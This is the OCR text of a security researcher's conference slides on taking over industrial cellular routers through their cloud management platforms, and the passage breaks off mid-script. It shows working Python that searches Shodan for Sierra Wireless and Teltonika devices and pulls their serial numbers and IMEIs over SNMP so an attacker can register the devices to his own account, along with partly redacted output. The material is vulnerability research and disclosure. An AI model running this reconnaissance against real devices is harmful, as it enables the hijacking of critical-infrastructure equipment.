Cloudy With a Chance of Exploits:

Compromising Critical Infrastructure Through IIoT Cloud Solutions

By Roni Gavrilov
Security Researcher

Who am I?

Roni Gavrilov
Security Researcher

linkedin.com/in/roni-g

OTORIO

Agenda


01 Background

02 Motivation

03 The Attack Vectors

04 Summary

Background
Industry 4.0



Background

Industrial Cellular Routers and Gateways

- Cellular connectivity for remote sites over the internet
- Features:
  - Rugged design
  - Industrial protocols
  - Wi-Fi
  - Security (Encryption/VPN tunnels/FW)
  - **Cloud management**

inhand InHand Networks


TELTONIKA | Networks

SIERRA WIRELESS

Background


Cloud-based management platforms

- Statistics
- Alerts
- Remote management
  - Configuration changes
  - Firmware update
  - Reboot
  - Remote access to local services
  - Execute commands




Motivation

- Smart Grid
- Industrial Automation
- Transportation
- Mining
- Smart City
- Energy




1




+4.5M in 2021

2



3


Motivation



Remote management

Single Vendor

Motivation




Remote management

Single Vendor

Cloud management platform


Zoom-in



Attack vectors


- Asset registration
- Security configurations
- External API and Interfaces

- Leads to:
  - Information exposure
  - Denial of service
  - **RCE on devices**
  - Account takeover
  - Compromise cloud servers




Attack vectors


- **Asset registration**
- Security configurations
- External API and Interfaces



Asset registration

- **Registration = Manually link to cloud account**
- Connected to cloud and unregistered
- Identifiers used for pairing
  - Serial Number / MAC Address / IMEI






Asset registration

Device takeover

- **Unregistered device = Exposed to takeover**
- Attacker can:
  1. Collect identifiers
  2. Register to his account
  3. Device takeover



Asset registration

Collect identifiers: SHODAN

```python
queries = ["RV50 port:161",
           "RV55 port:161"]
api = Shodan('[redacted]')

for query in queries:
    page = 1
    while True:
        ans = api.search(query=query, page=page)
        total = ans['total']
        print("Number of results: " + str(total))
        results = ans['matches']
        for result in results:
            try:
                ip_address = result['ip_str']
                query_res = get(ip_address,
                        ['1.3.6.1.4.1.20542.9.1.1.1.1154.0',
                         '1.3.6.1.4.1.20542.9.1.1.2.10.0',
                         '1.3.6.1.4.1.20542.9.1.1.6.5026.0'],
                        hlapi.CommunityData('public'))
                serial = query_res.get('1.3.6.1.4.1.20542.9.1.1.1.1154.0', None)
                imei = query_res.get('1.3.6.1.4.1.20542.9.1.1.2.10.0', None)
                print("----------------------------")
                print("Serial Number: {}".format(serial))
                print("IMEI         : {}".format(imei))
            except Exception as e:
                pass
        if len(results) == 100:
            page += 1
        else:
            break
```

Collect

```
----------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35864[redacted]792
----------------------------
Serial Number: LT815[redacted]1032
IMEI         : 35396[redacted]432
----------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35517[redacted]470
----------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35517[redacted]811
----------------------------
Serial Number: LT636[redacted]1028
IMEI         : 35922[redacted]902
----------------------------
Serial Number: LT606[redacted]1025
IMEI         : 35922[redacted]941
----------------------------
Serial Number: CA134[redacted]004
IMEI         : 35922[redacted]388
----------------------------
Serial Number: LT831[redacted]1032
IMEI         : 35396[redacted]602
----------------------------
Serial Number: LT908[redacted]1036
IMEI         : 35396[redacted]211
----------------------------
Serial Number: LT917[redacted]1036
IMEI         : 35517[redacted]256
----------------------------
Serial Number: LT538[redacted]1025
IMEI         : 35396[redacted]346
----------------------------
Serial Number: LT710[redacted]1028
IMEI         : 35922[redacted]453
----------------------------
Serial Number: LT638[redacted]1028
```

Register

Asset registration


Collect identifiers: SHODAN

```python
queries = ['"Linux Teltonika" port:161']
api = Shodan('[redacted]')

for query in queries:
    page = 1
    while True:
        ans = api.search(query=query, page=page)
        total = ans['total']
        print("Number of results: " + str(total))
        results = ans['matches']
        for result in results:
            try:
                ip_address = result['ip_str']
                query_res = get(ip_address,
                                ['1.3.6.1.4.1.48690.1.1.0',
